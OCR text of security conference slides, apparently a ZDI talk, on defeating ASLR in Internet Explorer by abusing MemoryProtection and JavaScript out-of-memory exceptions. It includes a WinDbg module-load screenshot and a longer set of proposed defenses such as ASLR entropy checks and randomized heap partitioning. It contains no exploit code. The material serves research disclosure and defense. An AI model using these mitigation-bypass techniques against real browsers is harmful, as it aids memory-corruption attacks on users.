
Operating the browser in a regime of limited availability of large contiguous regions of free address space.

Load a module.

Loading a Module Into the Hole



Demo


http://erehwon/ASLR81.html
erehwon
Load address of wmp.dll: 15160000
Pid 3984 - WinDbg:6.3.9600.17200 X86
File Edit View Debug Window Help
Command
ModLoad: 753a0000 75551000 C:\Windows\system32\SETUPAPI.dll
ModLoad: 74c10000 74c4c000 C:\Windows\system32\CFGMGR32.dll
ModLoad: 72830000 7285e000 C:\Windows\SYSTEM32\XmlLite.dll
ModLoad: 15160000 15e22000 C:\Windows\system32\wmp.dll
ModLoad: 071d0000 07340000 C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.9600.17415_none_dad8722c5bcc2d8f\gdiplus
ModLoad: 6b3d0000 6bcc2000 C:\Windows\system32\wmploc.dll
(f90.98c): Break instruction exception - code 80000003 (first chance)
eax=7f2e9000 ebx=00000000 ecx=77166760 edx=11001004 esi=77166760 edi=77166760
eip=7712d1d0 esp=0622febc ebp=0622fee8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
ntdll!DbgBreakPoint:
7712d1d0 cc int 3
0:018> ln n wmp
start end module name
15160000 15e22000 wmp (deferred)
0:018>
Calls
Raw args Func info Source Addrs Headings Nonvolatile regs Frame nums Source args More Less
ChildEBP RetAddr Args to Child
0622feb8 77166799 e50f33a7 77166760 77166760 ntdll!DbgBreakPoint
0622fee8 74ea4198 00000000 74ea4170 533a8038 ntdll!DbgUiRemoteBreakin+0x39
0622fefc 771132b1 00000000 e50f320b 00000000 KERNEL32!BaseThreadInitThunk+0x24
0622ff44 7711327f ffffffff 7713f08c 00000000 ntdll!__RtlUserThreadStart+0x2b
0622ff54 00000000 77166760 00000000 00000000 ntdll!_RtlUserThreadStart+0x1b
Processes and Threads
009:338
010:684
011:7c8
012:f30
013:e9c
014:6b0
015:44c
016:d74
017:ccc
018:98c
Processes and Threads
Registers
Ln 0, Col 0
Sys 0:<Local>
Proc 000:f90
Thrd 018:98c
ASM
OVR
CAPS
NUM
1:05 PM
6/16/2015

Recap

- We can abuse MemoryProtection to defeat ASLR
- JavaScript out-of-memory exceptions are a side channel that reveals critical information about the state of the heap
- Operating the browser under memory pressure

Recommended Defenses

Improvements to MemoryProtection

- Remove MemoryProtection from array and buffer allocations.
  - UAFs of arrays and buffers in IE are rare to non-existent
  - Applying MemoryProtection gives a known significant benefit to the attacker

Improvements to ASLR

Dino A. Dai Zovi
@dinodaizovi


Thinking about security mitigations like DEP and ASLR designed for server-side code doesn't work when you give your attacker an interpreter.

Improvements to ASLR

- ASLR chooses a random address to load a requested module
- Broken Assumption
  - Random choice exhibits significant entropy, since there will be many address at which the module could load
- Strengthen ASLR by performing an entropy check at module load time
  - Check for minimum entropy level (number of possible load addresses) before loading the module
  - If minimum entropy can not be provided, STOP and do not load the module
- Implement this new check as part of kernel
  - On an opt-in basis for executables such as browsers
- Implement in user-land code
  - Hook relevant system calls


 [Patent Pending]

Improvements to ASLR



 [Patent Pending]

Eliminate JavaScript Out-of-Memory Exceptions



Additional heap partitioning

- Separate heap for each scalar type
  - UAF can never lead to type confusion
  - Difficult or impossible to produce misalignments
  - May be too wasteful of address space for a 32-bit browser process

Digression: Address reuse attack

- Attacker doesn't care about heaps. Attacker cares only about addresses.
- Can an address that is part of the IsoHeap at one point in time be part of the process heap at later point in time?
- No, not the way IsoHeap is used today.
- Small (<0.5MB) allocations are stored in heap segments, and those virtual addresses are never relinquished by the heap they're part of.
- The same is not true for large allocations (>=0.5MB).
- It's pointless to try to protect buffers and arrays through heap isolation using the Windows heap manager.

32-bit Processes: Security vs Address Space Usage

- We can only create a limited number of heaps.
- Defender must make a trade-off. How can we maximize the defender's advantage?
- Heap containing the UAF hazard will contain objects of other types as well, and an attacker can always search for ways to use those types for type confusion and misalignment.

Unless we randomize the heap ↔ type assignments at runtime.


- This denies to the attacker the ability to write a reliable exploit that relies on knowledge of which types are co-located on a heap.

 [Patent Pending]

Randomized Heap Partitioning

Array has one element for each scalar type defined by the application. Each element holds a handle to the heap that will be used for allocating objects of that type.

Array elements are populated randomly.



 [Patent Pending]

Effects of Randomized Heap Partitioning

- Exploits become a lot messier, because the types needed for type confusion and/or misalignment are never guaranteed to be on the heap that the attacker needs them to be on
- Failed exploit attempts typically crash the process
  - Noise from crashed processes makes it easier to detect attacks
  - 0-days in the wild can be discovered and patched more quickly
  - When the process is restarted, a new randomization takes place; attacker gains no knowledge from the crash
- Attacker's cost/benefit is degraded


 [Patent Pending]

Recommended Defenses: Recap

- Remove MemoryProtection from arrays and buffers
- Strengthen ASLR by making a positive check for entropy in load address selection
- Consider eliminating JavaScript out-of-memory exceptions
- One heap per type in 64-bit processes
- Randomized Heap Partitioning in 32-bit processes

Conclusion

Exploit Demo



Proof of Concept Release

Test it out yourself

github.com/thezdi

Questions